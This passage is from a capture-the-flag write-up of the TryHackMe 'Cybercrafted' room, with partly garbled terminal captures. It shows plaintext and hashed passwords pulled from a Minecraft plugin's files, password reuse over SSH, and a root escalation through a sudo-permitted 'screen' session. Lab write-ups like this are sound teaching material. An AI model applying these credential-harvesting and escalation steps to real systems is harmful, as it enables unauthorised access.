Now we have a proper account to SSH into!

```
xxultimatecreeperxx@cybercrafted:~$ sudo -l
[sudo] password for xxultimatecreeperxx:
Sorry, try again.
[sudo] password for xxultimatecreeperxx:
sudo: 1 incorrect password attempt
xxultimatecreeperxx@cybercrafted:~$
```

Checked 'sudo -l' but the password for the ssh key is not the same as the password for the account itself.

```
xxultimatecreeperxx@cybercrafted:/opt/minecraft$ ls -lah
total 24K

    4 cybercrafted minecraft

drwxr-x-
                                         4.0K Jun 27 2021 .
drwxr-xr-x 3 root
                           root
                                         4.0K Jun 27 2021 ..
drwxr-x- 7 cybercrafted minecraft
                                         4.0K Jun 27
                                                      2021 cybercrafted
-rw-r----- 1 cybercrafted minecraft
-rw-r------ 1 cybercrafted minecraft
                                                       2021 minecraft_server_flag.txt
                                          155 Jun 27
                                                      2021 note.txt
drwxr-x- 2 cybercrafted cybercrafted 4.0K Sep 12
                                                      2021 WorldBackup
xxultimatecreeperxx@cybercrafted:/opt/minecraft$
```

Now /opt/minecraft is accessible!

```
xxultimatecreeperxx@cybercrafted:/opt/minecraft$ cat note.txt
Just implemented a new plugin within the server so now non-premium Minecraft accounts can game too!:)
- cybercrafted
P.S
Will remove the whitelist soon.
```

Interesting note...

```
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted$ cat banned-ips.txt
# Updated 12/4/23, 2:26 AM by Minecraft 1.7.2
# victim name | ban date | banned by | banned until | reason
```

Not sure if the version information will be relevant, good practice to document it just to be thorough.

```
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted$ cat commands.yml
# This is the commands configuration file for Bukkit.
# For documentation on how to make use of this file, check out the Bukkit Wiki at
# http://wiki.bukkit.org/Commands.yml
#
# If you need help on this file, feel free to join us on irc or leave a message
# on the forums asking for advice.
#
# IRC: #bukkit @ esper.net
# (If this means nothing to you, just go to http://webchat.esper.net/?channels=bukkit )
# Forums: http://forums.bukkit.org/forums/bukkit-help.6/
# Twitter: http://twitter.com/CraftBukkit
# Bug tracker: http://leaky.bukkit.org/
command-block-overrides: []
aliases:
    icanhasbukkit:
    - version $1-
```

'icanhasbukkit' Thats a meme I havent heard in probably 10 years haha

```
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/logs ×
REV SHELL www-data ×
                                                                                               NOTES ×
                                                                                                             ~/c/thm-cybercrafted ×
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/logs$ ls -lah
             cybercrafted minecraft
                                         4.0K Jun 27
           1 cybercrafted minecraft
-rw-r--r-- 1 cybercrafted minecraft
                                         1.2K Jun 27
           1 cybercrafted minecraft
                                         1.3K Jun 28
-rw-r--r-- 1 cybercrafted minecraft
           1 cybercrafted minecraft
                                         1.2K Sep 12
-rw-r--r-- 1 cybercrafted minecraft
                                         1.5K Sep 12
           1 cybercrafted minecraft
                                         1.3K Sep 12
                                         1.2K Sep 12
             cybercrafted minecraft
                                         1.2K Sep 12
             cybercrafted minecraft
                                         1.3K Sep 30
                           cybercrafted 1.3K Sep 30
                           cybercrafted 1.5K Sep 30
                           cybercrafted 1.5K Sep 30
                           cybercrafted 2.7K Sep 30
                           cybercrafted 1.4K Sep 30
                           cybercrafted 1.5K Sep 30
                           cybercrafted 3.0K Oct
                           cybercrafted 2.8K Oct
-rw-r--r--
                           cybercrafted 1.4K Oct
                           cybercrafted 1.5K Oct 15
                           cybercrafted 1.5K Oct 15
           1 root
                           cybercrafted 1.4K Dec 4 02:26 2021-10-15-3.log.gz
cybercrafted 4.4K Dec 4 02:31 latest.log
           1 root
                           cybercrafted 4.4K Dec
           1 root
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/logs$
```


The /logs directory has some juicy stuff, notably 'latest.log'

```
xxultimatecreeperxx@cybercrafted: /opt/minecraft/cybercrafted/logs ×
REV SHELL www-data ×
                                                                                                                                                 NOTES ×
                                                                                                                                                                      ~/c/thm-cybercrafted ×
                                        cybercrafted 1.5K Oct 15 2021 2021-10-15-1.log.gz cybercrafted 1.5K Oct 15 2021 2021-10-15-2.log.gz cybercrafted 1.4K Dec 4 02:26 2021-10-15-3.log.gz cybercrafted 4.4K Dec 4 02:31 latest.log
-rw-r-- 1 root
-rw-r--r-- 1 root
-rw-r--r-- 1 root
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/logs$ cat latest.log
                  [Server thread/INFO]: Starting minecraft server version 1.7.2
[Server thread/WARN]: To start the server with more ram, launch it as "java -Xmx1024M -Xms1024M -jar minecraft_serve
 [02:26:46]
                 [Server thread/INFO]: Loading properties
[Server thread/INFO]: Default game type: SURVIVAL
[Server thread/INFO]: Generating keypair
[Server thread/INFO]: Starting Minecraft server on *:25565
 [02:26:46]
[02:26:47]
                  [Server thread/INFO]: This server is running CraftBukkit version git-Bukkit-1.7.2-R0.3-2-g85f5776-b3023jnks (MC: 1.7
  4-SNAPSHOT
                 [Server thread/INFO]: [LoginSystem] Loading LoginSystem v28.06.14
[Server thread/WARN]: **** SERVER IS RUNNING IN OFFLINE/INSECURE MODE!
[Server thread/WARN]: The server will make no attempt to authenticate usernames. Beware.
[Server thread/WARN]: While this makes the game possible to play without internet access, it also opens up the abili
rname they
[02:26:48]
                 [Server thread/WARN]: To change this, set "online-mode" to "true" in the server.properties file.
[Server thread/INFO]: Preparing level "world"
                  [Server thread/INFO]: Preparing start region for level 0 (Seed: -5206262128015530429)
                 [Server thread/INFO]: Preparing start region for level 1 (Seed: -6996514463042131388)
[Server thread/INFO]: [LoginSystem] Enabling LoginSystem v28.06.14
 [02:26:50] [Server thread/ERROR]: Error occurred while enabling LoginSystem v28.06.14 (Is it up to date?)
                 de.fkfabian.main.onEnable(main.java:5
```

LoginSystem looks to be a custom plugin.

```
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted$ cd plugins/
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/plugins$ ls -lah
total 56K
drwxr-x— 3 cybercrafted minecraft 4.0K Jun 27 2021 .
drwxr-x— 7 cybercrafted minecraft 4.0K Oct 6 2021 LoginSystem
-rwxr-x— 1 cybercrafted minecraft 43K Jun 27 2021 LoginSystem_v.2.4.jar
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/plugins$ cd LoginSystem/
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/plugins/LoginSystem$ ls -lah
total 24K
drwxr-x— 2 cybercrafted minecraft 4.0K Oct 6 2021 .
drwxr-x— 3 cybercrafted minecraft 4.0K Jun 27 2021 ..
-rwxr-x— 1 cybercrafted minecraft 667 Dec 4 02:26 language.yml
-rwxr-x— 1 cybercrafted minecraft 943 Dec 4 02:26 language.yml
-rwxr-x— 1 cybercrafted minecraft 90 Jun 27 2021 passwords.yml
-rwxr-x— 1 cybercrafted minecraft 25 Dec 4 02:26 settings.yml
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/plugins/LoginSystem$ cat passwords.yml
cybercrafted:
madrinch:
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/plugins/LoginSystem$
```

Within /plugins/LoginSystem there's a file named 'passwords.yml' that looks to have a couple hashes inside of it!



Heading back to the good ole' CrackStation, we get one result! It looks like the hash for 'madrinch' cracks!

```
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/plugins/LoginSystem$ cat log.txt

[2021/06/27 11:25:07] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:25:16] cybercrafted registered.
[2021/06/27 11:46:30] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:47:34] cybercrafted logged in.
[2021/06/27 11:52:13] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:57:29] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:58:38] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:58:38] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:58:46] cybercrafted logged in.
[2021/06/27 11:58:52] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:59:01] madrinch logged in. PW:
```

# Escalation to 'cybercrafted' & more enumeration

```
ssh cybercrafted@cybercrafted.thm

cybercrafted@cybercrafted.thm's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-159-generic x86_64)
 * Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
  System information as of Mon Dec 4 05:45:42 UTC 2023
 System load: 0.0 Processes: Usage of /: 31.7% of 18.57GB Users logged in:
  Swap usage: 0%
51 updates can be applied immediately.
To see these additional updates run: apt list --upgradable
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
cybercrafted@cybercrafted:~$ id
uid=1002(cybercrafted) gid=1002(cybercrafted) groups=1002(cybercrafted)
cybercrafted@cybercrafted:~$
```

The password from 'log.txt' works to SSH in as the user 'cybercrafted'

```
cybercrafted@cybercrafted:~$ id
uid=1002(cybercrafted) gid=1002(cybercrafted) groups=1002(cybercrafted)
cybercrafted@cybercrafted:~$ ls -lah
total 32K
drwxr-x- 4 cybercrafted cybercrafted 4.0K Sep 12
                                                   2021 .
                                                   2021 ...
                                       9 Sep 12 2021 .bash_history → /dev/null
lrwxrwxrwx 1 root
                         root
-rwxr-x- 1 cybercrafted cybercrafted 220 Jun 27
                                                   2021 .bash_logout
-rwxr-x- 1 cybercrafted cybercrafted 3.7K Jun 27
                                                   2021 .bashrc
      —— 2 cybercrafted cybercrafted 4.0K Sep 12
                                                   2021 .cache
drwx----- 3 cybercrafted cybercrafted 4.0K Sep 12
                                                   2021 .gnupg
                                                   2021 .profile
                                       38 Jun 27
                                                   2021 user.txt
-rw-r-
cybercrafted@cybercrafted:~$ cat user.txt
cybercrafted@cybercrafted:~$ 📕
```

Picked up flag #3. One more to go!


#### **Escalation to root**

cybercrafted can run '/usr/bin/screen -r cybercrafted' with sudo.

```
REVSHE ...ww-data × xoultimatecreeperx@cybercrafted:/ppt/...ecraft/cybercrafted/plugins/LoginSystem × cybercrafted.-ercrafted:- × N...5 × -/c/thm-...rcrafted ×

[05:40:39 NFO]: /minecraft:weather: A Mojang provided command.
[05:40:39 NFO]: /minecraft:weather: A Mojang provided comm
```


This is the result of running the above command with sudo. I'm not very familiar with 'screen' or minecraft servers so some research will have to be done.



So it seems that a new session can be spawned by pushing 'CTRL+A+C' We have a session already, but since we are running the command with sudo, starting a new session *should* open a root terminal.

```
xxultimatecreeperxx@cybercrafted: /opt/...ecraft/cybercrafted/plugins/Lo
 REV SHE...ww-data ×
uid=0(root) gid=1002(cybercrafted) groups=1002(cybercrafted)
# cd /root & ls -lah
total 52K
drwx-----
           6 root root 4.0K Oct 15
                                     2021 .
drwxr-xr-x 24 root root 4.0K Sep 30
                                     2021 ..
lrwxrwxrwx 1 root root
                           9 Sep 12
                                     2021 .bash_history → /dev/null
           1 root root 3.1K Apr 9
                                     2018 .bashrc
            2 root
                                     2021 .cache
                   root 4.0K Jun 27
            3 root root 4.0K Jun 27
                                     2021 .gnupg
drwxr-xr-x 3 root root 4.0K Oct 4
                                     2021 .local
           1 root root 664 Sep 12
                                     2021 .mysql_history
-rw-r--r--
           1 root root
                         148 Aug 17
                                     2015 .profile
           1 root root
                                     2021 root.txt
            2 root root 4.0K Jun 27
                                     2021 .ssh
                                     2021 .viminfo
            1 root root 11K Oct 15
# cat root.txt
THM{
```

#### It did, Iol. GG



I had a lot of fun with this machine! Be sure to check it out @ <a href="https://tryhackme.com/room/cybercrafted">https://tryhackme.com/room/cybercrafted</a>

#### Thank you to:

<u>https://tryhackme.com/p/madrinch</u> - Room Creator <u>https://tryhackme.com</u>